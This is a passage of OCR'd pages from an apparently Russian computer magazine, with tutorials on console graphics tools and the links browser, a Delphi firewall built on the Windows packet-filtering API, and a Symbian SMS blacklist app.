
-t <секунды> слайд шоу,

-u рандомный показ изображений,

-a масштабировать изображение на полный экран,

-T <номер> указать номер терминала, на котором запустится fbi.

Информацию по клавишам можно получить, нажав h. Как я уже говорил, в пакет fbi входит скрипт, который позволяет просмат-



Links в работе



Все SDL-приложения должны запускаться от рута или с установленным suid-битом.



- www.libsdl.org
- www.directfb.org
- www.mplayerhq.hu
- www.directfb.org/dfbsee.xml
- twin.sfe.net
- bytesex.org/fbi.html
- atrey.karlin.mff.cuni.cz/~clock/twibright/links

ривать PDF-документы. Называется он fbgs и очень прост в использовании:

```
# fbgs <имя файла>
```

Имеется несколько опций:

```
-l, -xl, xxl масштаб документа
-p указать пароль к документу
```

Также поддерживаются все опции fbi.

LINKS: БРАУЗЕР С РОДОСЛОВНОЙ

История links началась довольно давно, изначально links - это текстовый браузер, основанный на lynx (из-за этого было выбрано созвучное название), но включающий в себя новые возможности и более дружелюбный интерфейс. Затем независимые программеры взялись за разработку графической версии браузера, основанного на links. Название было оставлено прежнее, но версия перепрыгнула с 0.x.x на 2.x.x, текущая версия браузера - 2.1 pre15. Links поддерживает такие вкусности, как закладки, встроенный даунлоадер, Javascript, SSL, все русские кодировки, русифицированный интерфейс, а также GIF, JPEG, PNG, XBM, TIFF форматы изображений, что совсем неплохо для консольного браузера.


Теперь, я думаю, ты захочешь установить этот браузер. Собираем:

```
# ./configure --enable-javascript --enable-graphics --with-ssl --without-svgalib --without-x --without-pmshell --without-atheos
# make
# make install
```

Таким образом, браузер у нас будет поддерживать видеовывод посредством fb и DirectFB. Запускать браузер следует с флагом -g для графического режима, также можно указать аргументы: -driver <видеодрайвер> используемый видеодрайвер, если набрать help, можно увидеть список всех поддерживаемых драйверов; -mode <видеорежим> выставить видеорежим, в случае DirectFB игнорируется. Как я уже говорил, браузер хорошо локализован и прост в использовании, так что разобраться не составит труда. Хочу заметить, что в пакете с исходниками, в каталоге doc/links_cal лежит страничка под названием calibration.html, с помощью которой можно настроить гамму, контраст, масштаб шрифтов и изображений.

ЗАКЛЮЧЕНИЕ

Как видишь, в консоли тоже можно смотреть фильмы, серфить инет и даже работать с PDF-документами. Здесь перечислены далеко не все библиотеки и приложения для работы с графикой. Чтобы в этом убедиться, зайди на freshmeat.net и набери в строке поиска "graphics library". Ты увидишь, сколько на сегодняшний день существует различных проектов, среди которых можно найти целые оконные среды, такие как Twin, miniGUI и MicroWindows. На этом все, удачи.



Twin собственной персоной

Фленов Михаил horrific@vr-online.ru www.vr-online.ru

ПРЕЗЕРВАТИВ ДЛЯ WINDOWS

В наше время, когда на каждом углу бродят такие, как ты :), приходится основательно защищать свой комп. Сразу после установки ОС мы натягиваем на нее презерватив в виде файрвола и надеемся на лучшие времена и победу коммунизма. Я не буду рассуждать, какой из файеров лучше, но самый удобный - это тот, что создан собственными руками.

ПИШЕМ СВОЙ СОБСТВЕННЫЙ FIREWALL НА DELPHI

ПРИНЦИП РАБОТЫ

Что такое файрвол? Это правила, по которым можно пропускать или нет определенные пакеты через сетевую карту. Как же это происходит? Все очень просто, только для начала надо вспомнить сетевую модель OSI (это семь заповедей для любого хакера и программиста сетевых приложений). Чтобы припомнить, что это такое, посмотри на рисунок 1, где слева показаны четыре уровня из модели MS, а справа - 7 справочных уровней. Я уже не раз говорил, что Билли выпендривается и всегда делает не так, как предлагает стандарт, но это сути дела не меняет.

Каждый пакет при отправке формируется на уровне приложения и спускается до уровня сетевого интерфейса. На приемнике происходит обратное: пакет, наоборот, поднимается до уровня приложения (от сетевой карты до программы). Если пытаться реализовать защиту на уровне приложения, то каждая программа должна будет иметь свой файрвол, и нет гарантии, что хакер такое чудо не взломает. Да и защищать каждую программу в отдельности достаточно сильно напрягает. А ведь смысл файрвола - сделать так, чтобы программа вообще не видела запрещенные пакеты или злые компьютеры хакеров.

На рисунке 2 показано, как приходят пакеты на компьютер. Изначально все они идут скопом и только потом распределяются между приложениями в зависимости от порта. Поэтому лучшая защита от атаки из сети реализуется до разбора пакетов и направления их определенной программе. Именно до разбора пакета мы должны проанализировать данные, и только если они соответствуют правилам, можем дать команду программе увидеть его. Если же правила запрещают получение данных от какого-то IP или на определенный порт, то не должно быть и никакой дальнейшей обработки.

Если проверку сделать после разбора (на уровне приложения), от такой защиты не будет никакого проку.


Рисунок 1. Сетевая модель OSI

ОН ДУМАЕТ О НАС...

В Win9x у программиста не было никакой возможности для работы ниже уровня приложений. Из-за этого программерам приходилось выделять пот ведрами, когда они писали снифферы или сетевые экраны (Firewall) (как мы с тобой и выделывались в далеком 2001 :) - прим. Dr.). Но начиная с Windows



Рисунок 2. Получение пакетов из сети


Рисунок 3. Мануал по фильтрации в интернет-версии MSDN

2000, в наших руках появились отличные функции для создания правил, по которым можно запретить доступ к компьютеру с определенного адреса (группы адресов) или на отдельный порт своей машины.

Необходимые нам функции спрятаны в сервисе маршрутизации и удаленного доступа, где есть целый раздел Packet Filtering (фильтрация пакетов). Знающие английский язык могут почитать про фильтрацию на сайте MS: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rras/rras/packet_filtering_reference.asp. Информации здесь не так уж и много, но можно найти что-то полезное и интересное.

Итак, как находить фильтрацию пакетов? Это происходит в три этапа:

Листинг 1. Пример использования фильтров

```
var
wsaData: TWSAData;
begin
//Загрузка библиотеки Winsock версии 1.1
if (WSAStartup(MakeWord(1, 1), wsaData) <> 0) then
begin
ShowMessage('Ошибка Winsock');
exit;
end;
// Определение локального адреса,
// на который будем ставить фильтр
GetLocalIPAddr(@ipLocal);
//Создание интерфейса
PfCreateInterface(0, PF_ACTION_FORWARD,
PF_ACTION_FORWARD, False, True, hIF);
// Добавление нескольких фильтров
AddFilter(true, '192.168.1.1', ptTcp, nil);
AddFilter(trye, '192.168.8.57', ptTcp, '21');
AddFilter(false, '192.168.1.3', ptAny, '7');
AddFilter(true, '192.168.1.4', ptUdp, '1024');
// Блокировка любых исходящих обращений к 80-
му порту
AddFilter(false, nil, ptTcp, '21');
// Привязать интерфейс к локальному адресу
PfBindInterfaceToIPAddress(hIF, PF_IPV4, @ipLocal);
StopButton.Enabled:=true;
end;
```

❶. Создаем новый интерфейс, который будет использоваться для добавления или удаления фильтров к адаптеру.

❷. Устанавливаем интерфейсу правила, по которым будет контролироваться доступ.

❸. Связываем интерфейс с IP-адресом.

Это самые необходимые этапы, которые решаются всего тремя функциями.

Создание интерфейса

Для создания интерфейса используется функция PfCreateInterface, которая выглядит следующим образом:

Создание интерфейса

```
Function PfCreateInterface(
dwName : DWORD;
inAction : PFFORWARD_ACTION;
outAction : PFFORWARD_ACTION;
bUseLog : BOOL;
bMustBeUnique : BOOL;
var ppInterface : INTERFACE_HANDLE): DWORD;
stdcall; external IPHLPAPI name '_PfCreateInterface@24';
```

Рассмотрим параметры этой функции:

- **dwName** - имя интерфейса. Если указать 0, то будет создан новый уникальный.
- **inAction** - действие по умолчанию для входящего пакета. Если указать PF_ACTION_FORWARD, то пакет, не имеющий правил, будет принят, а если PF_ACTION_DROP, то удален. Для серверов файрвол должен быть настроен так, чтобы все, что не разрешено, было запрещено и по умолчанию удалялось.
- **outAction** - действия по умолчанию для выходящего пакета. Здесь значения те же, что и для параметра inAction.
- **bUseLog** - если параметр равен true, то к интерфейсу будет привязан журнал, по которому легко определяется активность. В данной статье мы их рассматривать не будем, но намекну, что создать журнал можно функцией PfMakeLog, а удалить с помощью PfDeleteLog.
- **bMustBeUnique** - если параметр true, то интерфейс уникальный и его правила не могут разделяться с другими.
- **ppInterface** - указатель на созданный интерфейс.

Если функция отработала нормально, то результатом будет NO_ERROR.

Теорема Пифагора

После создания интерфейса можно добавлять правила, описывающие запрещение или разрешение на использование определенных портов или на подключение с определенных адресов. Для этого используется функция PfAddFiltersToInterface, которая выглядит так:

Создание фильтра

```
Function PfAddFiltersToInterface(
ih: INTERFACE_HANDLE;
cInFilters : DWORD;
pfiltIn : PPF_FILTER_DESCRIPTOR;
cOutFilters : DWORD;
pfiltOut : PPF_FILTER_DESCRIPTOR;
pfHandle : PFILTER_HANDLE): DWORD;
stdcall; external IPHLPAPI name '_PfAddFiltersToInterface@24';
```

Давай подробно рассмотрим параметры этой функции:

- **ih** - указатель на созданный интерфейс.
- **cInFilters** - количество входных правил, описанных в параметре pfiltIn.
- **pfiltIn** - указатель на структуру, описывающий входные правила.
- **cOutFilters** - количество выходных правил, описанных в параметре pfiltOut.
- **pfiltOut** - указатель на структуру, описывающий выходные правила.
- **pfHandle** - буфер, через который можно получить массив указателей фильтров. Если это не нужно, то можно ставит nil.

Структура правил

При создании фильтра с помощью функции PfAddFiltersToInterface правила описываются в виде структуры. Эта структура выглядит следующим образом:

Структура правил

```
_PF_FILTER_DESCRIPTOR = packed record
dwFilterFlags: DWORD;
dwRule: DWORD;
pfatType: PFADDRESSTYPE;
SrcAddr: PByteArray;
SrcMask: PByteArray;
DstAddr: PByteArray;
DstMask: PByteArray;
dwProtocol: DWORD;
fLateBound: DWORD;
wSrcPort: Word;
wDstPort: Word;
wSrcPortHighRange: Word;
wDstPortHighRange: Word;
end;
```


Рассмотрим параметры этой структуры:

- **dwFilterFlags** - флаги, но сейчас поддерживается только FD_FLAGS_NOSYN.
- **dwRule** - определяет роль для фильтра.
- **pfatType** - тип адреса для фильтра. Здесь можно указывать PF_IPV4 или PF_IPV6.
- **SrcAddr, SrcMask и wSrcPort** - IP-адрес, маска и порт источника пакета.
- **DstAddr, DstMask и wDstPort** - IP-адрес, маска и порт получателя пакета.
- **dwProtocol** - протокол. Здесь можно указать одно из следующих значений:


❶. FILTER_PROTO_ANY любой протокол;

❷. FILTER_PROTO_ICMP протокол ICMP;

❸. FILTER_PROTO_TCP протокол TCP;



На компакт-диске ты найдешь исходный код программы и заголовочный файл flt-defs.pas.



Дополнительная инфа по фильтрации пакетов в Windows - http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rras/rras/packet_filtering_reference.asp

❹. FILTER_PROTO_UDP протокол UDP.

Это основные параметры, которые необходимо указать при создании нового правила. Остальное можно заполнить нулевыми значениями.

ПИЛИТЕ ГИРЮ, ОНА ЗОЛОТАЯ...

Когда создан интерфейс и готовы правила, все это можно связать с сетевым интерфейсом, который надо защитить. Это делается функцией PfBindInterfaceToIPAddress, которая выглядит так:

Привязка интерфейса

```
Function PfBindInterfaceToIPAddress(
pInterface: INTERFACE_HANDLE;
pfatLinkType: PFADDRESSTYPE;
IPAddress: PByteArray): DWORD;
stdcall; external IPHLPAPI name
'_PfBindInterfaceToIPAddress@12';
```

Изучим параметры этой функции:

- **pInterface** - указатель на созданный нами интерфейс.
- **pfatLinkType** - указывает на тип адреса. В настоящее время чаще всего используется 4-байтная IP-адресация, поэтому без раздумий указываем PF_IPV4. Но библиотека уже готова к использованию 6-й версии адресации, и в ближайшем будущем можно будет указывать PF_IPV6.
- **IPAddress** - байтовый массив, определяющий IP-адрес интерфейса, который надо защитить.

Кстати, чтобы отключить защиту, нужно сначала отсоединить интерфейс с фильтрами, а потом удалить его. Для отсоединения используется функция PfUnBindInterface. У нее только один параметр - указатель на созданный нами ранее интерфейс.

Для удаления используем функцию PfDeleteInterface. Здесь тоже один параметр в виде указателя на интерфейс, который надо найти и уничтожить.

КОДИНГ

Пример написать легко, сложнее рассказать компилятору о функциях фильтрации. В Visual Studio .NET для этого есть нужный заголовочный файл - fltdefs.h, а вот Borland в этом деле почему-то отстает. Мне пришлось потратить целый день на поиски нормальной портации этого файла под Delphi. В конце концов, решение было найдено в виде модуля fltdefs.pas. Нетрудно догадаться, что теперь модуль лежит на диске к этому номеру вместе с исходником :).

В листинге 1 показан пример создания нескольких фильтров. Обрати внимание, что в самом начале загружается библиотека WinSock, потому что для работы нам понадобятся сетевые функции. Если этого не сделать, то ошибок во время выполнения программы не оберешься. Конечно же, для компиляции такого примера нужно подключить в раздел uses помимо модуля fltdefs еще и winsock.




Рисунок 4. Встроенная в XP защита слишком примитивна, а ведь можно было бы и лучше

После этого создается новый интерфейс PfCreateInterface, и к нему добавляются фильтры с помощью функции AddFilter. Эта функция достаточно универсальная (и достаточно большая), поэтому не буду приводить ее на страницах][. Если заинтересован, то посмотришь в исходнике на диске. Принцип ее работы сводится к подготовке параметров и вызову рассмотренной ранее функции PfAddFiltersToInterface.

> Пример написать легко, сложнее рассказать компилятору о функциях фильтрации.

Обрати внимание, что фильтры можно устанавливать на определенную машину и не указывая порт:

```
AddFilter(true, '192.168.1.1', ptTcp, nil);
```

В этом случае любые обращения на любой порт с адреса 192.168.1.1 будут закрыты. А можно запретить и обращение на определенный порт с любого компьютера с помощью следующей записи:


```
AddFilter(true, nil, ptTcp, '21');
```

Таким образом, можно соорудить правила любой сложности и превратить свой компьютер в настоящую крепость. Единственное, что надо подправить в программе, - правильно указать маску сети. В примере зашита нулевая маска 0.0.0.0, а нужно поставить реальное значение.

ИТОГ

Как видишь, создать собственный сетевой экран не так уж и сложно. Только вот в качестве движка будет использован встроенный в систему сервис Packet Filtering от MS. Для решения простых задач этого достаточно, а для вещей покруче придется устанавливать что-то более профессиональное.

Данный пример описывает создание сетевого экрана на основе правил. Более мощные системы имеют возможность определения основных атак, защиту от сканирования, проверку правильности приходящих данных и т.д.][



Лицензия РВ№ 4794 выдана 27 ноября 2000 года МПТР

TM RADIO ULTRA

Денис Мингулов (denis@mingulov.com)

СИМБИОЗ ЧЕЛОВЕКА И ТЕЛЕФОНА



Nokia N-Gage, 3650, 6600, Siemens SX1, Sony Ericsson P900. Любой из них - смартфон. Умный телефон. Самый настоящий компьютер, с процессором (от 100 МГц) и памятью (оперативная - от 8 Мб), средствами общения с внешним миром и операционной системой. Наверняка у тебя лично или у кого-нибудь из твоих знакомых есть такой телефон. Я помогу тебе создать программу, которая расширит его возможности, добавив "черный список" для SMS и звонков.

ПРОГРАММИРОВАНИЕ ДЛЯ СМАРТФОНОВ НА SYMBIAN OS

ПОДГОТОВКА И УСТАНОВКА SDK

Для начала определись, для какого именно Symbian смартфона ты хочешь программировать. Существует несколько базовых платформ, на основе которых делаются различные модели телефонов.

Платформы смартфонов на Symbian OS

Series 60 1.2: Nokia N-Gage, 3650, 3660, 7650, Siemens SX1, Sendo X.
Series 60 2.0: Nokia 6600.
Series 60 2.1: Nokia 6620, 7610.
Series 80 1.0: Nokia 9210, 9210i.
Series 80 2.0: Nokia 9500.
Series 90 1.0: Nokia 7700 (медиафон).
UIQ 2.0: SonyEricsson P800
UIQ 2.1: SonyEricsson P900, Motorola A925

После свершения этого трудного выбора нужно скачать SDK. Разработчик Series - Nokia, UIQ - SonyEricsson. Соответственно, иди на www.forum.nokia.com или developer.sonyericsson.com (раздел Symbian OS), зарегистрируйся как разработчик и скачивай необходимый SDK.

На Series 60 лично я рекомендую программировать для версии платформы 1.2, тогда твое изделие будет работать и на обновленной платформе. SonyEricsson же рекомендует и для UIQ 2.0, и для 2.1 использовать один SDK версии 2.1. У Siemens, Sendo и Motorola есть свои SDK, с помощью которых можно реализовывать дополнительные возможности этих телефонов, но в этом случае твоя программа не сможет работать на других смартфонах той же платформы. Так что лучше не пользуйся ими без необходимости.

Кроме того, SDK бывают для различных систем разработки: WINSCW - для CodeWarrior Development Studio, WINS - основной, его можно использовать вместе с Visual Studio и из командной строки (также есть версии с поддержкой среды Borland C++ BuilderX Mobile Edition). Выбирай версию с поддержкой Visual Studio.

Размер SDK будет в 80-240 Мб, что есть нехило. Одно время Nokia рассылала старые версии SDK на компакт-дисках, но сейчас этим не занимается.

Для работы SDK необходим ActivePerl 5.18 или выше, он может идти в архиве с SDK, если же его не было - скачай его с www.activeperl.com. Везде в требованиях будет указано, что еще необходима Java2 RunTime 1.3.1, но, вообще-то, можно и без нее.

Распакуй архив с SDK и установи его. Обязательно устанавливай на тот же диск, где будут лежать исходные тексты твоих проектов, иначе возможны различные глюки (самый простой - ничего не будет компилироваться).

ДОКУМЕНТАЦИЯ И ПРИМЕРЫ ПРОГРАММ

В SDK входит много документации по Symbian OS и конкретной платформе. Конечно, с MSDN ее не сравнить, но пользоваться ею можно. Для SDK Series 60 1.2 ищи здесь: Start -> Programs -> Symbian 6.1 SDKs -> Series 60 -> Documentation, а для UIQ2.1 - здесь: \Symbian\UIQ_21\Documentation\Index.html, либо скачай апдейт к SDK от 15 июня, где появилась документация в CHM-формате.

Также есть несколько примеров готовых программ. Рассмотрим на примере Series 60 SDK 1.2. Двигай сюда: \Symbian\6.1\Series60\Series60Ex\. Войди в пример HelloWorld. Программа поделена на каталоги group (здесь лежат файлы проекта bld.inf и helloworld.mmp, а также файл ресурсов helloworld.rss), inc (подключаемые файлы

заголовков), sis (здесь helloworld.pkg - для создания готового пакета с программой helloworld.sis) и src (сами исходные тексты программы). В больших программах файлы с ресурсами обычно помещают в каталог data, а также добавляют каталог aif с информацией о программе и иконками.

Для компилирования примера надо войти в каталог с файлом bld.inf и из командной строки вдолбить следующие команды:

```
bldmake bldfiles
```

Пути в Path должны были прописаться при установке, после выполнения в этом каталоге появится файл abld.bat.

```
abld build wins udeb
```

Происходит компиляция программы.

```
epoc
```

Запускается эмулятор. Обычный экран телефона - как всегда, новое приложение ты можешь увидеть самым последним пунктом в меню. Если же ты хочешь сделать приложение для телефона, то вместо второй команды делай так:

```
abld build thumb urel
```

Затем переходи в каталог с .pkg-файлом, и выполняй (с правильным именем файла, конечно):

```
makesis helloworld.pkg
```

Появится файл helloworld.sis, который можно переслать на телефон и свободно установить.

ДОБАВЛЯЕМ "ЧЕРНЫЙ СПИСОК" SMS

За основу возьмем HelloWorld и начнем изменять его. На сайте Nokia есть несколько дополнительных примеров, которые не входят в SDK. Посмотри их: www.forum.nokia.com -> Resources -> Technologies -> Symbian -> Code and Examples. Здесь, кроме всего прочего, ты обнаружишь SMS Sending Example v1.4 для Nokia Series 80 1.0 (9200). Скачай его, изучи врезку "Пример кода" и проверь себя по врезке "Особенности примера SMS".

В SMS Sending выполняются все необходимые действия: распознается SMS'ка, и если она ненужная, то никакого звука или уведомления на экран не выдается - сообщение считается уже прочитанным. Его можно удалить, используя функцию DeleteMessagesFromInboxL.

SMS'ка проверяется на соответствие функции MessageReceivedL по первым 4-м символам в теле письма. Чтобы прога проверяла не символы, а обратный адрес, поменяем функцию на CBaseMtm::AddresseeList().

Исправленная часть MessageReceivedL

```
_LIT(KOurNum,"Max (+79001234567)"); // проверяемый номер
for(int i=0;i<(smsMtm->AddresseeList()).Count();i++)
if ((smsMtm->AddresseeList())[i]==KOurNum) // сообщение нам
{
// обрабатываем сообщение, да, оно наше
returnVal = ETrue;
break;
}
```

ПРИМЕР КОДА

Основные функции:

В конструкторе инициализируем CActive(EPriority Standard) и делаем CActive Scheduler::Add(this) (фактически это multithreads).

В деструкторе выключаемся из обработки ActiveSheduler iOperation->Cancel().


Во второй части двухфазного создания объекта создаем сессию с сервером сообщений смартфона. Он будет отвечать сообщениями MMsvSessionObserver::HandleSessionEventL.

В ConstructL() CSmsReceive Handler открываем iSession=CMsvSession::OpenAsyncL(*this).

В HandleSessionEventL проверяем полученное событие TMsvSessionEvent aEvent, и если новое сообщение появилось (EMsvEntriesChanged):

```
TMsvId* entryId=static_cast<TMsvId*>(aArg2);
// берем только те, что появились в Inbox
if (*entryId==KMsvGlobalInBoxIndexEntryId)
{
// Выделяем появившиеся сообщения
CMsvEntrySelection*
entries=static_cast<CMsvEntrySelection*>(aArg1);
// Для каждого запускаем проверку/обработку
for(TInt i=0;i<entries->Count();i++)
MessageReceivedL(entries->At(i));
}
В обработке MessageReceivedL(TMsvId aEntryId)
// Загружаем сообщение
SetMtmEntryL(aEntryId);
iMtm->LoadMessageL();
TMsvEntry msvEntry=iMtm->Entry().Entry();
TUid type=iMtm->Type();
// Проверяем тело и тип сообщения
CRichText& body=iMtm->Body();
TPtrC text(body.Read(0,
KSmsMessagePrefix.iTypeLength));
if
(type==KUidMsgTypeSMS&&text.Compare(KSmsMessagePrefix)==0) // точно нам
{
// Делаем с ним что-нибудь, например, берем в
text весь текст сообщения
// Удаляем сообщение - чтобы остановить сигнал
о нем
DeleteEntryL(msvEntry);
iPhase = EWaitingForDeleted;
// Теперь данные, полученные из сообщения,
можно использовать
iObserver.HandleReceivedMessage(text);
}
```

В Symbian OS у любой программы или DLL есть UID.



◢ На компакт-диске лежат полные исходные коды программы под Series 60 и необходимый стафф разработчика.



◢ На www.mingulov.com/ru/ ты можешь найти различную информацию и ссылки на полезные сайты по программированию для Symbian. Там же - исходник продемонстрированного примера.



SonyEricsson P900



◢ Не забывай обязательно использовать новый UID (уникальный идентификатор) для каждой новой программы, которой будут пользоваться другие люди. Если нужно, запрашивай еще (смотри врезку про UID).



Пример программы на смартфоне

Обрати внимание, что это массив адресов. В качестве обратного адреса используется не только номер телефона - сервер сообщений использует все данные, доступные ему, например, из адресной книги. Но ты можешь выявлять в строке настоящий номер и проверять только его.

Теперь нам надо, используя полученные знания, добавить к HelloWorld "черный список". Дополняем файл MMP нужными библиотеками, добавляем необходимые #include. Теперь создаем отдельный класс CSmsReceiveHandler, в который переносим всю обработку SMS как клиента сервера сообщений. В AppUi классе допишем CMsvHandler* iReceiveHandler, а также дополнительно наследуем его от MMsvObserver. Для подробного изучения изменения классов смотри исходный текст готовой программы. Если хочешь, можно просто перенести нужные части к CHelloWorldAppUi, но если программа будет расти, это будет мешать.

Добавляем в HelloWorldAppUi.cpp в реализацию ConstructL() создание нашего обработчика входящих SMS'ок. Сразу после BaseConstructL() пишем:

```
iReceiveHandler = CSmsReceiveHandler::NewL(*this); а в деструктор ~CHelloWorldAppUi() добавляем удаление: delete iReceiveHandler; iReceiveHandler = NULL;
```

Все, программа готова. Откомпилируй ее, создай SIS-файл, установи на телефон и убедись, что уведомления о приходе SMS подавляются (для проверки можешь занести в "черный список" всю телефонную книгу).

РАЗВИТИЕ

Написать "черный список" для входящих звонков также не очень сложно, просто поищи в документации к RTelServer, RPhone, RLine, RCall инфу про incoming call (входящий звонок).

Также можно добавить редактирование номеров в "черном списке" пользователем (смотри пример SettingList для создания диалогов-установок, а также документацию по использованию CDictionaryFileStore - для сохранения установок в ini-файл программы). Вот, собственно, и все, что я тебе хотел сообщить на сегодняшний день. Дорога в жизнь и пути поиска информации теперь есть, готовься стать могучим девелопером мобильных приложений, тем более что это нынче модно :).

UID - УНИКАЛЬНЫЙ ИДЕНТИФИКАТОР

UID - это глобальный универсальный идентификатор, представляющий собой 32-х битное число. UID прописывается вторым параметром в файле проекта MMP (первый менять не надо, это 0x100039CE - идентификатор GUI-приложения), AIF-файле (параметр app_uid), а также должен возвращаться функцией AppDllUid в основном классе твоей программы. Во всех этих местах UID должен быть одинаковым.

В Symbian OS у любой программы или DLL есть UID, по которому однозначно можно ее узнать, никакая другая программа не должна иметь такой же UID. Если ты кодишь только для себя и друзей, используй любой случайный, но вот программа, которая будет выпущена в люди, должна иметь UID, полученный в Symbian.

www.symbian.com/developer/techlib/papers/tn_uid/uidinfo.html - здесь ты можешь прочитать о том, как получить UID.

Если читать лень, просто напиши письмо на английском языке на адрес uid@symbian-

UID - это глобальный универсальный идентификатор, представляющий собой 32-х битное число.



Nokia 6260

devnet.com с темой письма "UID Request" и следующим текстом:

```
Please send me 10 UIDs.
Author name: [настоящее имя]
EMail: [емайл]
```

Можно запросить максимум 10 UIDов, можно и всего один - смотри сам, сколько тебе необходимо. Если что, можно запросить еще. Высылаются они быстро, в течение пары суток.

ОСОБЕННОСТИ ПРИМЕРА SMS

Рассмотрим основные отличия Nokia SMS Example от элементарного HelloWorld.

В файл .MMP добавлены следующие библиотеки:

```
LIBRARY msgs.lib // для MmsvSessionObserver
LIBRARY muiu.lib // для CommandAbsorbingControl
LIBRARY smcm.lib // для TSmsMtmCommand
LIBRARY gsmu.lib // для Service Center address
```

А в списке подключаемых заголовков (оставлены только нужные нам):

```
